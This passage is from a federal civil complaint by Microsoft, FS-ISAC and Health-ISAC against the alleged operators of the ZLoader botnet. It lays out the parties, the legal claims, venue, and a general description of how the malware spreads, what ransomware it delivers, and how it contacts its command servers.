IN THE UNITED STATES DISTRICT COURT
FOR THE NORTHERN DISTRICT OF GEORGIA
ATLANTA DIVISION

MICROSOFT CORPORATION, a Washington corporation, FS-ISAC, INC., a Delaware corporation and HEALTH-ISAC, INC., a Florida corporation, Plaintiffs, v. DENIS MALIKOV AND JOHN DOES 1-7, Defendants.	)	Case No.: **FILED UNDER SEAL**

COMPLAINT

Plaintiffs MICROSOFT CORP. ("Microsoft"), FS-ISAC, INC. ("FS-ISAC") and HEALTH-ISAC, INC. ("H-ISAC") hereby complain and allege that DENIS MALIKOV and other unknown individuals named as John Does 1 through 7 (the "Doe Defendants," and collectively with Denis Malikov, the "Defendants"), work in concert to grow, control, and profit from a botnet architecture called "ZLoader." Defendants and their criminal enterprise (hereinafter referred to as the "ZLoader Criminal Enterprise" or the

"Enterprise") represents a modern technological and borderless incarnation of organized crime. ZLoader is made up of computing devices connected to the Internet that Defendants have infected with malicious software (referred to as "malware") that places them under the control of those who utilize the infected devices to conduct illegal activity including to distribute crippling ransomware. The ZLoader Criminal Enterprise uses the ZLoader botnet through servers connected to the Internet to infect computers in order to extort and steal millions of dollars from unsuspecting victims. Unless enjoined and held accountable, Defendants will continue to use ZLoader to extort victims through the use of ransomware and steal financial account information, funds, and personal information from millions of individuals. Defendants control ZLoader through a command and control infrastructure ("ZLoader Command and Control Servers") including the servers located at the domains listed in **Appendix A**. Plaintiffs allege as follows:

NATURE OF THE ACTION

1. This is an action based upon: (1) the Computer Fraud and Abuse Act, 18 U.S.C. § 1030; (2) Electronic Communications Privacy Act, 18 U.S.C. § 2701; (3) Trademark Infringement under the Lanham Act, 15 U.S.C. § 1114 *et seq.*; (4) False Designation of Origin under the Lanham Act, 15 U.S.C. § 1125(a); (5)

Trademark Dilution under the Lanham Act, 15 U.S.C. § 1125(c); (6) the Racketeer Influenced and Corrupt Organizations Act, 18 U.S.C. § 1962; (7) the Georgia Computer Systems Protection Act, O.C.G.A. § 16-9-93; (8) Common Law Trespass to Chattels; (9) Unjust Enrichment; and (10) Conversion. Plaintiffs seek injunctive and other equitable relief and damages against Defendants who operate and control a network of computers known as the ZLoader Command and Control Servers. Defendants, through their illegal activities involving ZLoader, have caused and continue to cause irreparable injury to Plaintiffs, their customers and members, and the public.

PARTIES

2. Plaintiff Microsoft is a corporation duly organized and existing under the laws of the State of Washington, having its headquarters and principal place of business in Redmond, Washington.

3. Plaintiff FS-ISAC is a non-profit corporation duly organized and existing under the laws of the State of Delaware, having its headquarters and principal place of business in Reston, Virginia. FS-ISAC is a membership organization comprised of 4,400 organizations including global transaction banks, regional banks, and payment processors, and over 20 trade associations representing the majority of the U.S. financial services sector. FS-ISAC represents the interests

of its financial services industry members in combating and defending against cyber threats that pose risk and loss to the industry.

4. Plaintiff H-ISAC is a non-profit corporation duly organized and existing under the laws of the State of Florida, having its headquarters and principal place of business in Ormond Beach, Florida. H-ISAC is a membership organization comprised of public & private hospitals, ambulatory providers, health insurance payers, pharmaceutical/biotech manufacturers, laboratory, diagnostic, medical device manufacturers, medical schools, medical R&D organizations and other relevant health sector stakeholders. H-ISAC represents the interests of its healthcare industry members in combating and defending against cyber threats that pose risk and loss to the industry.

5. Defendant Denis Malikov, an individual residing in the city of Simferopol, Crimea, and is involved in the creation and distribution of technology that enables the distribution of ZLoader malware, which causes harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that Denis Malikov can be contacted directly by email at krokonavt@gmail.com and maliko-denis@yandex.ru.

6. Defendant John Doe 1 is associated with the first of three variants of the ZLoader malware. John Doe 1 controls the ZLoader Command and Control

Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 1 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

7. Defendant John Doe 2 is associated with the second of three variants of the ZLoader malware. John Doe 2 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 2 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

8. Defendant John Doe 3 is associated with the third of three variants of the ZLoader malware. John Doe 3 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 3 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

9. Defendant John Doe 4 is associated with the Ryuk ransomware delivered by the ZLoader malware. John Doe 4 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their

customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 4 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

10. Defendant John Doe 5 is associated with the Egregor ransomware delivered by the ZLoader malware. John Doe 5 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 5 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

11. Defendant John Doe 6 is associated with the Nefilim ransomware delivered by the ZLoader malware. John Doe 6 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and thereupon allege that John Doe 6 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

12. Defendant John Doe 7 is associated with the DarkSide ransomware delivered by the ZLoader malware. John Doe 7 controls the ZLoader Command and Control Servers in furtherance of conduct designed to cause harm to Plaintiffs, their customers and members, and the public. Plaintiffs are informed and believe and

thereupon allege that John Doe 7 can be contacted directly or through third-parties using the information set forth in **Appendix A**.

13. Defendants either create technology that enables the distribution of the ZLoader malware or own, operate, control, and maintain the ZLoader botnet through a command and control infrastructure including the servers located at the domain listed in **Appendix A**. Each has actively participated in the enablement of the distribution of the ZLoader malware or have participated in the operation and management of ZLoader and have engaged in unlawful acts causing harm to Plaintiffs and others. The command and control infrastructure that the ZLoader Criminal Enterprise uses is maintained by the third-party companies set forth at **Appendix A**. Plaintiffs will amend this complaint to allege the Doe Defendants' true names and capacities when ascertained. Plaintiffs will exercise due diligence to determine the Doe Defendants' true names, capacities, and contact information, and to effect service upon those Doe Defendants.

14. Plaintiffs are informed and believe and thereupon allege that Denis Malikov and each of the fictitiously named Doe Defendants is responsible in some manner for the occurrences herein alleged, and that the injuries of Plaintiffs, their customers and members, and the public, as herein alleged, were proximately caused by such Defendants.

15. On information and belief, the actions and omissions alleged herein to have been undertaken by Denis Malikov and John Does 1-7 were actions that Defendants, and each of them, authorized, controlled, directed, or had the ability to authorize, control or direct, and/or were actions and omissions each Defendant assisted, participated in, or otherwise encouraged, and are actions for which each Defendant is liable. Each Defendant aided and abetted the actions of Defendants set forth below, in that each Defendant had knowledge of those actions and omissions, aided and benefited from those actions and omissions, in whole or in part. Each Defendant was the agent of each of the remaining Defendants, and in doing the things hereinafter alleged, was acting within the course and scope of such agency and with the permission and consent of other Defendants.

JURISDICTION AND VENUE

16. The Court has subject matter jurisdiction over this action pursuant to 28 U.S.C. § 1331 because this action arises out of Defendants' violation of the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Electronic Communications Privacy Act (18 U.S.C. § 2701), the Lanham Act (15 U.S.C. §§ 1114, 1125), and the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962). The Court also has subject matter jurisdiction over Plaintiffs' claims for violations of the Georgia Computer Systems Protection Act (O.C.G.A. § 16-9-93), trespass to

chattels, conversion and unjust enrichment pursuant to 28 U.S.C. § 1367.

17. Venue is proper in this judicial district pursuant to 28 U.S.C. § 1391(b) because a substantial part of the events or omissions giving rise to Plaintiffs' claims has occurred in this judicial district, because a substantial part of the property that is the subject of Plaintiffs' claims is situated in this judicial district, and because a substantial part of the harm caused by Defendants has occurred in this judicial district. Venue also is proper in this judicial district under 28 U.S.C. § 1391(b) and (c) because Defendants are subject to personal jurisdiction in this judicial district, as Defendants engage in conduct availing themselves of the privilege of conducting business in Georgia and the Northern District of Georgia, and utilize instrumentalities located in Georgia and the Northern District of Georgia to carry out acts alleged herein.

18. The ZLoader Criminal Enterprise has affirmatively directed actions at Georgia and the Northern District of Georgia by directing their activities, including theft of funds and information, at individual users located in the Northern District of Georgia. Defendants have directed malicious computer code at the computers of individual users located in Georgia and the Northern District of Georgia. The ZLoader Criminal Enterprise has attempted to and, in fact, has infected such user computers with malicious computer code and distributed ransomware (technology

solely designed to block access to unsuspecting victim's computer systems in an attempt to extort), to the grievous harm and injury of Plaintiffs, their customers and members, and the public. **Figure 1**, below, depicts the geographic location of computing devices in the Northern District of Georgia against which Defendants are known to have directed malicious code through servers connected to the Internet, thereby enlisting them into the ZLoader botnet:




FIGURE 1

19. Venue therefore is proper in this judicial district under 28 U.S.C. § 1391(b) because a substantial number of computers infected with malware are located in the state of Georgia and specifically Atlanta, Georgia, and a substantial portion of the property and individuals harmed through such acts are located in this district, and venue is proper in this judicial district under 28 U.S.C. § 1391(b) and (c) because Defendants are subject to personal jurisdiction in this judicial district.

20. Plaintiff Microsoft has been directly injured through the activities alleged herein and bring this action on their own behalf.

21. Plaintiffs FS-ISAC's and H-ISAC's members are suffering immediate and threatened injury as a direct result of the activities alleged herein and there would be a justiciable controversy had the members brought suit themselves. FS-ISAC and H-ISAC have associational standing as representatives of their members because (1) multiple FS-ISAC and H-ISAC members would otherwise have standing to sue in their own right, (2) the interests the FS-ISAC and H-ISAC associations seek to protect in this action are germane to the organization's purpose and (3) as FS-ISAC and H-ISAC seek only equitable relief, neither the claim asserted nor the relief requested requires participation of individual members in this action. *Hunt v. Washington State Apple Advert. Comm'n*, 432 U.S. 333, 343 (1977).

FACTUAL BACKGROUND

Plaintiffs' Services and Reputation

22. Microsoft is one of the world's leading technology companies, providing complete, open, and integrated computer software programs and hardware systems. Microsoft is a provider of the Windows operating system, and Microsoft Excel and Word business productivity software. Microsoft has invested substantial resources in developing high-quality products and services. Due to the high quality and effectiveness of Microsoft's products and services and the expenditure of significant resources by Microsoft to market those products and services, Microsoft has generated substantial goodwill with its customers, establishing a strong brand and developing the Microsoft name and the names of its products and services into strong and famous world-wide symbols that are well-recognized within its channels of trade. Microsoft has registered trademarks representing the quality of its products and services and its brand, including Microsoft, Windows, Excel, and Word. Copies of the trademark registrations for these trademarks are attached as **Appendix B** to this Complaint.

23. Plaintiff FS-ISAC is a trade organization comprised of 4,400 organizations including global transaction banks, regional banks, payment processors headquartered in North America, the European Union, and Asia-Pacific, and over 20 trade associations representing the majority of the U.S. financial services

sector. It was established by the financial services sector in response to the 1998 Presidential Directive 63, later updated by the 2003 Homeland Security Presidential Directive 7, which requires that the public and private sectors share information about physical and cyber security threats and vulnerabilities to help protect the United States' critical infrastructure. Its purpose is "to enhance the ability of the financial services sector to prepare for and respond to cyber and physical threats, vulnerabilities and interests...." FS-ISAC's activities include actively coordinating and promoting financial industry detection, analysis, and response to cyber security threats. Financial institutions that are members of FS-ISAC have generated substantial goodwill with their customers, establishing a strong brand and developing their respective names and the names of their products and services into strong and famous world-wide symbols that are well recognized within their channels of trade.

24. H-ISAC is a membership organization comprised of public & private hospitals, ambulatory providers, health insurance payers, pharmaceutical/biotech manufacturers, laboratory, diagnostic, medical device manufacturers, medical schools, medical R&D organizations and other relevant health sector stakeholders. H-ISAC represents the interests of its health care and public health industry members in combating and defending against cyber threats that pose risk and loss to the

industry. It was established in 2010 to enable and preserve the public trust by advancing the global health sector's cyber and physical security protection and resilience as well as enabling the ability to prepare for and respond to cyber and physical threats and vulnerabilities. H-ISAC's activities include sharing timely, actionable and relevant information, including intelligence on threats, incidents and vulnerabilities that can include data such as indicators of compromise, tactics, techniques and procedures (TTPs) of threat actors, and acting upon that intelligence to mitigate cybersecurity threats and risk. Health care and public health institutions that are members of H-ISAC have generated substantial goodwill with their customers, establishing a strong brand and developing their respective names and the names of their products and services into strong and famous world-wide symbols that are well recognized within their channels of trade.

Computer "Botnets"

25. A "botnet" is a collection of individual computers infected with malicious software ("malware") that allows communication among those computers and centralized or decentralized communication with other computers providing control instructions. A botnet network may be comprised of multiple, sometimes millions, infected user computers. The individual computers in a botnet often belong to users who have unknowingly downloaded or been infected by malware. A user's

computer, for example, may become part of a botnet when the user inadvertently interacts with a malicious website advertisement, clicks on a malicious email attachment, or downloads malware. In each instance, malware is downloaded or executed on the user's computer, causing that computer to become part of the botnet. Once part of a botnet, the user's computer is capable of sending and receiving communications, code, and instructions to or from other botnet computers.

26. Some computers in a botnet are wholly within the control of the botnet creators. These may have specialized functions, such as sending control instructions to infected user computers. These are generally referred to as "command and control" computers.

27. Criminal organizations and individual cybercriminals often create, control, maintain, and propagate botnets in order to carry out misconduct that harms others' rights. They use botnets because of botnets' ability to support a wide range of illegal conduct, their resilience against attempts to disable them, and their ability to conceal the identities of the malefactors controlling them. The controllers of a botnet will use an infected user computer for a variety of illicit purposes, unknown to the end user. A computer in a botnet, for example, may be used to:

a. carry out theft of credentials and information, fraud, computer intrusions, or other misconduct;

b. anonymously send unsolicited bulk email without the knowledge or consent of the individual user who owns the compromised computer;

c. deliver further malware to infect other computers; or

d. "proxy" or relay Internet communications originating from other computers, in order to obscure and conceal the true source of those communications.

28. Botnets provide a very efficient means of controlling a large number of computers and means of targeting any action internally against the contents of those computers or externally against any computer on the Internet.

Overview of ZLoader

29. ZLoader is a prolific and globally diverse financial theft and malware distribution botnet. The ZLoader botnet has infected over 200,000 computing devices, of the type commonly found in businesses, living rooms, schools, libraries, and Internet cafes around the world. ZLoader specializes in distributing ransomware, and infecting end user computers in order to steal financial account credentials, funds, and personal information.

30. The Defendants have engaged in a pattern of racketeering activity through an associated-in-fact enterprise with the purpose of creating, distributing, and monetizing the ZLoader botnet, and associated ransomware and malware distribution tools (the "ZLoader Criminal Enterprise"). The ZLoader Criminal

Enterprise targets Plaintiffs' customers and members, including end users who use Microsoft's operating system, financial institutions whose customers are stolen from, and health care institutions who are targeted by ransomware. ZLoader malware, constituting the ZLoader botnet, is disseminated via malicious advertisements, exploits, spam email and spearphishing campaigns, among other methods. The spam email and spearphishing campaigns send unsolicited messages that deceive targeted victims into downloading the ZLoader malware from malicious websites or through malicious attachments, such as those designed to look like legitimate Microsoft Word or Excel files. Once the ZLoader Criminal Enterprise caused enough computers to be infected with the ZLoader malware, the Defendants, constituting the ZLoader Criminal Enterprise, built a scaled ZLoader botnet through which they carry out their illegal acts.

31. The ZLoader Criminal Enterprise uses the ZLoader botnet to install financial theft malware which enables them to ultimately steal money directly from these individuals' bank accounts, as well as to steal personal information from the owners of the infected computers, encrypt the computers with ransomware and demand a ransom or to engage in other malicious activity directed at these victims. The user is unaware of the compromise or other criminal activity as the ZLoader Criminal Enterprise has designed ZLoader malware to hide itself and its unlawful

activity on infected computers. The ZLoader Criminal Enterprise targets financial institutions that are members of FS-ISAC through their distribution and use of financial theft malware. The ZLoader Criminal Enterprise targets health care institutions that are members of H-ISAC through their distribution and use of ransomware.

32. Various ZLoader malware components, including the core malware, additional malware modules, and associated configuration files contain software code that interacts with and makes changes to Microsoft's operating system and application software during the infection process.


ZLoader's Initial Infection of Victim Computing Devices

33. The ZLoader Criminal Enterprise uses various means of infecting end-user computers. ZLoader malware is disseminated through methods including spam or spear phishing email campaigns and by leveraging online advertisement platforms.

34. The spam email or spearphishing campaigns used to disseminate ZLoader malware send unsolicited emails that direct users to download the malicious software from malicious websites or trick users into opening malware through an attachment, such as a malicious Microsoft Word document or malicious Microsoft Excel spreadsheet, and also have been using deceptive themes involving

public topics of discussion, such as COVID-19, job applications and resume distribution, in order to trick users into clicking on documents or links. **Figures 2** and **3** below are examples of a job hiring themed email that delivers the ZLoader malware and which leverages Microsoft's Excel trademark in the malicious attachment.

FIGURE 2






FIGURE 3

35. More recently, Plaintiffs have seen distribution of ZLoader malware to infect victim devices through the leveraging of online advertisement platforms. For example, while the ZLoader Criminal Enterprise previously relied upon phishing emails, it now leverages online ad platforms. Specifically, the ZLoader Criminal Enterprise purchases online ads that direct victims to websites hosting malware posing as legitimate installers. Below, **Figure 4** shows ZLoader's new method of infecting victim devices.




FIGURE 4

36. The typical user of the infected victim computer is unaware of ZLoader's activity, as the ZLoader Criminal Enterprise has designed ZLoader malware to hide itself and its unlawful activity on infected computing devices; and thus, the typical user is unaware of Defendants' intrusion, theft, surveillance and control of their computing device.

37. The infected victim computers are responsible for performing the daily work of the botnet. Once infected, the victim computer can be targeted by the ZLoader Criminal Enterprise in order to steal financial and personal information, access bank accounts and steal money, and act as a gateway malware dropper to

deploy additional malware or ransomware. For example, once installed, beyond its own financial theft functionality, ZLoader malware delivers crippling and notorious ransomware families Ryuk, Egregor, Nefilim, and DarkSide to the victim's machine. Ransomware is used to target multiple large, high-revenue organizations resulting in the encryption and theft of sensitive data and threats to make it publicly available if the ransom demand is not paid. ZLoader can also install other tools for malicious purposes, such as CobaltStrike, which is used to assist with lateral movement and ransomware deployment.

38. The Defendants in the ZLoader Criminal Enterprise utilize ZLoader's ability to disseminate human operated ransomware. That capability is very troubling and cause for concern. As discussed herein, the ransomware distributed by ZLoader has been used to extort a wide swath of victims, including hospitals. Indeed, there has been at least one reported death attributed to ransomware with operations and features closely resembling the Ryuk ransomware deployed by ZLoader, where the ransomware disabled the computers of a hospital.[1]

[1] *See* https://www.wired.com/story/a-patient-dies-after-a-ransomware-attack-hits-a-hospital/, https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7575255/, https://www.cisa.gov/sites/default/files/publications/202104081030%2 0Ryuk%20 Variant%20TLP%20White.pdf, https://www.advisory.com/daily-briefing/2021/10/12/ransomware, and https://www.computerweekly.com/news/252489779/Ryuk-attack-downs-private-health-provider-in-major-incident.

ZLoader's Command and Control Servers

39. After ZLoader malware infects a victim computing device, it connects over the Internet to one of the ZLoader Criminal Enterprise's pre-programmed command and control servers. These are specialized computers and/or software that the ZLoader Criminal Enterprise uses to send commands that control the infected computers. To create the command and control computers, the ZLoader Criminal Enterprise sets up accounts with web-hosting providers—i.e., companies, usually legitimate, that provide facilities where computers can be connected through high-capacity connections to the Internet and locate their servers in those facilities.

40. In its first communication, the infected computing device sends the command and control server the victim computer's IP address, the version of Windows running on the computer, a unique computing device identifier and a machine language identifier. At this point, the infected device is effectively under the command of the Defendant botnet operators and is ready to begin executing commands they send to it.

41. The ZLoader Criminal Enterprise can send and receive communications between their command and control servers and the victims' infected computing devices in the ZLoader botnet. **Figure 5** illustrates the communication channels between the command and control servers and the infected

computers.

